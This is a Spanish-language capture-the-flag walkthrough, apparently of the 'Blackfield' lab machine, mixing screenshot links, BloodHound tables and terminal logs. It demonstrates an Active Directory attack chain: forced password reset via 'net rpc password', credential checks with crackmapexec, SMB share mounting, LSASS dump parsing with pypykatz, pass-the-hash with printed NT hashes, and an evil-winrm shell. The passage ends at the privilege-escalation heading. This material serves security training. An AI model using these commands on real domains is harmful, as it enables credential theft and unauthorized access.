
| | |
|---|---|
| First Degree Local Admin | 0 |
| Group Delegated Local Admin Rights | 0 |
| Derivative Local Admin Rights | ▶ |

EXECUTION RIGHTS

| | |
|---|---|
| First Degree RDP Privileges | 0 |
| Group Delegated RDP Privileges | 0 |
| First Degree DCOM Privileges | 0 |

Una vez cargado todo tenemos que buscar el usuario que tenemos, para despues en node info nos detallara la informacion que necesitemos, para nosotros lo que tenemos que buscar es desde GROUP MEMBERSHIP

Con esto lo que hacemos es ver los permisos y grupos que tenemos, lo importante es como vemos en el medio ForceChangePassword que son los permisos que podemos modificar cada uno es diferente nosotros tenemos que buscar el mejor de todos ellos aqui en la imagen lo tenemos OUTBOUND OBJECT CONTROL que es el que aparece para poder vulnerarlo le pinchamos a click derecho en la interrogante y saldra lo que podemos ejecutar



Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
```

Pass-the-hash can also be done here with pth-toolkit's net tool. If the LM hash is not known it must be replace with `ffffffffffffffffffffffffffffffff`.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"
```


Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse

este es el comando entero


```bash
net rpc password "audit2020" "manu1234$" -U
"blackfield.local"/"support"%"#00^BlackKnight" -S
DC01.blackfield.local
```

Ahora continuamos con cravkmapexec por smb


```bash
crackmapexec smb 10.129.143.7 -u audit2020 -p 'manu1234$'
```



```
user:[BLACKFIELD438814] rid:[0x584]
user:[svc_backup] rid:[0x585]
user:[lydericlefebvre] rid:[0x586]
rpcclient $> setuserinfo2 audit2020 23 Prueba2023!
rpcclient $> exit
❯ crackmapexec rpc 10.129.229.17 -u audit2020 -p 'Prueba2023!'
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ssh,winrm,mssql,smb,rdp,ftp,ldap} ...
crackmapexec: error: argument protocol: invalid choice: 'rpc' (choose from 'ssh', 'winrm', 'mssql', 'smb', 'rdp', 'ftp', 'ldap')
❯ crackmapexec smb 10.129.229.17 -u audit2020 -p 'Prueba2023!'
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.229.17   445    DC01             [-] BLACKFIELD.local\audit2020:Prueba2023! STATUS_LOGON_FAILURE
❯ nano /etc/hosts
❯ crackmapexec smb 10.129.143.7 -u audit2020 -p 'Prueba2023!'
SMB         10.129.143.7    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.143.7    445    DC01             [+] BLACKFIELD.local\audit2020:Prueba2023!
```



```
WINRM       10.129.143.7    5985   DC01             [-] BLACKFIELD.local\audit2020:Prueba2023!
❯ smbmap -H 10.129.143.7 -u audit2020 -p Prueba2023!

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \  \  /|__/ \
  (_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.143.7:445        Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
❯ smbmap -H 10.129.143.7 -u audit2020 -p Prueba2023! -r forensic
```




```
        SYSVOL                                                  READ ONLY       Logon server share
❯ smbmap -H 10.129.143.7 -u audit2020 -p Prueba2023! -r forensic

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \  \  /|__/ \
  (_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.143.7:445        Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        ./forensic
        dr--r--r--                0 Sun Feb 23 16:10:16 2020    .
        dr--r--r--                0 Sun Feb 23 16:10:16 2020    ..
        dr--r--r--                0 Sun Feb 23 19:14:37 2020    commands_output
        dr--r--r--                0 Thu May 28 22:29:24 2020    memory_analysis
        dr--r--r--                0 Fri Feb 28 23:30:34 2020    tools
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
```

Para mas comodidad utilizaremos una montura y lo montamos sobre /mnt/blackfield

```bash
mount -t cifs -o username=audit2020,password=Prueba2023!
```


```
//10.129.143.7/forensic /mnt/blackfield
```



```
❯ sudo su
[sudo] password for unicomanu:
❯ cd /mnt/blackfield
❯ ls
🗁commands_output  🗁memory_analysis  🗁tools

/mnt/blackfield ✓ |
```

nos lo pasamos y lo vemoso comos es un archivo DMP


```Bash
pypykatz lsa minidump lsass.DMP
```




```
❯
❯ crackmapexec smb 10.129.143.7 -u Administrator -H '7f1e4ff8c6a8e6b6fcae2d9c0572cd62'

[*] completed: 100.00% (1/1)
SMB         10.129.143.7    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.143.7    445    DC01             [-] BLACKFIELD.local\Administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
❯ ls
20240507181631_bloodhound.zip  escaneo  hash  lsass.DMP  lsass.zip  ports  ports_ep  users  usersdef.txt  usuarios
❯ OA
❯ crackmapexec smb 10.129.143.7 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.129.143.7    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.143.7    445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d
❯ crackmapexec winrm 10.129.143.7 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.129.143.7    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
HTTP        10.129.143.7    5985   DC01             [*] http://10.129.143.7:5985/wsman
WINRM       10.129.143.7    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)

/home/unicomanu/Academia/blackfield  took ⌛ 10s ✓
```

Aqui los hashs y donde pone NT es el hash

```Bash
evil-winrm -i 10.129.143.7 -u 'svc_backup' -H
9658d1d1dcd9250115e2205d9f48400d
```




```
WINRM       10.129.143.7    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
❯ evil-winrm -i 10.129.143.7 -u 'svc_backup' -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```



```
*Evil-WinRM* PS C:\Users\svc_backup> cd Desktop
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> dir


    Directory: C:\Users\svc_backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/28/2020   2:26 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt
3920bb317a0bef51027e2852be64b543
*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

# Escalada

SeBackupPrivilege



SVC_BACKUP@BLACKFIELD.LOCAL

| | |
|---|---|
| passwordnotreqd | False |
| samaccountname | svc_backup |
| trustedtoauth | False |
| unconstraineddelegation | False |
| whencreated | Sun, 23 Feb 2020 13:52:57 GMT |

GROUP MEMBERSHIP

| | |
|---|---|
| First Degree Group Memberships | 3 |
| Unrolled Group Membership | 7 |
| Foreign Group Membership | 0 |


LOCAL ADMIN RIGHTS

| | |
|---|---|
| First Degree Local Admin | 0 |
| Group Delegated Local Admin Rights | 0 |

Este grupo es el importante para que pueda funciona el winrm evil-winrm

